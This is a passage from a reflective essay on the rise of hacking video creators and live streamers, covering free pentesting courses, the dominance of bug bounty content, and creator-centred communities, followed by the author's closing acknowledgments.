Then there is the evolution of "hacker influencer". It was important to me at the start to be faceless anonymous. But over the years my opinion has slightly changed. I often think back to the time when I was sitting alone in my room trying to understand an article, and wished I had the videos I make today. So for me it's important to use social media and their algorithmic feeds to maximize exposure; hoping to reach that kid who wants to break through the same wall I was hitting. Nowadays I believe that my desire to have this information easily discoverable, outweighs restricting educational resources to obscure (or underground) places.

In 2019 TheCyberMentor joined the scene with live streaming basic pentesting lessons for free on Twitch[20]. It kinda felt like OSCP material, just in video form and free. There were earlier attempts at creating free pentesting courses, such as SecurityTube or Cybrary, and maybe others as well. But TheCyberMentor is undoubtedly the most successful one, reaching several millions of views. This hasn't lasted long though, since building up the initial audience, he transitioned away into paid courses too.

There is also some criticism regarding original content vs. taking existing (written) tutorials and turning them into videos. Certainly there is added value in improved presentation. But there is also the ethical question about highlighting the sources. This especially affects newcomers where sometimes it's obvious that they follow a typical outline from other material, without referencing it.

In the past years, there has also been an interesting development about topics covered by the video creator scene. Because it has been completely dominated by "bug bounties". As much as I love seeing an influx of motivated young people, it feels like this is our community's version of the "get rich quick" scam. It leads to a huge demand for paid courses and guides that directly or indirectly promise you to make you a successful bug hunter. Currently it's very rare to see content beyond bug bounties and I wish there was more diversity.

Sometimes I also think about how hacking communities organize, and how creators changed this. In the past the communities were usually divided by topics of interest, and now the communities form around personalities. Sometimes this makes me a bit uncomfortable, but this also resulted in a massive increase in exposure to the hacking world (it benefits the creator when the fan base grows).

It's always difficult to see cultural change, when it evolves away from what we grew up with. But thinking back to my teenage years, I wish I

could have been able to find places like that more easily, instead of having to wait until my 20s to accidentally stumble into it.

Besides creating videos, there is also a growing scene live streaming on Twitch. Most of them work on challenges from HackTheBox or TryHackMe, which are platforms with commercial interest. This means the streamers provide collectively free advertising worth millions for those platforms. On one hand it's amazing to see so much content, but it's sad that less community oriented wargames/CTFs are shown. And the variety of the topics covered is very low as well.

The style (screen recordings vs. person talking vs. heavy editing), and the skill levels of creators vary a lot. And I don't mind, as variety benefits us all. I'm happy as long as more people share more of their work in video form. I even would like to see more beginners documenting their journey. But deep down my heart beats for the senior professionals, like geohot at the time, who let us look over their shoulder.

And there are some great channels today, such as hardware researcher stacksmashing[21], gamozo who develops entire new operating systems just for fuzzing[22] (absolutely insane) or the Flashback Team diving into their Pwn2Own winning router hack[23]; those kinds of channels make me excited.

The popularity of hacking videos, and the evolution of a whole creator scene, was only possible due to the growth of social media platforms. Their algorithms helped us to get our videos in front of people who didn't know they were looking for them. As the internet changes fast, social media platforms change too, And right now TikTok seems to be an interesting platform to reach new audiences, but the short format does not allow to cover in-depth topics. MalwareTech[24] is leading the charge there with millions of views.

--[4. Final Words

Unfortunately there are so many creators today that I cannot include everyone. But please know that this article is dedicated to all of you.

The following people have helped me with this article, by sharing their experience or fact checking information (alphabetical order):

BlindHacker, CryptoCat, gamozo, Gynvael, hacksplained, insiderphd, ipp, John Hammond, justinsteven, Murmurs, psifertex, snubs, stacksmashing, superhero1, TheColonial, Zeta Two

Shoutout to the polish and indian video creators. I do not understand a single word, but you all seem very active and dedicated. Special shoutout to geohot, because without his CTF live streams I would not be here. And shoutout to Gynvael for being the first person I really cared about acknowledging my work.

"And don't forget to like, comment and subscribe."

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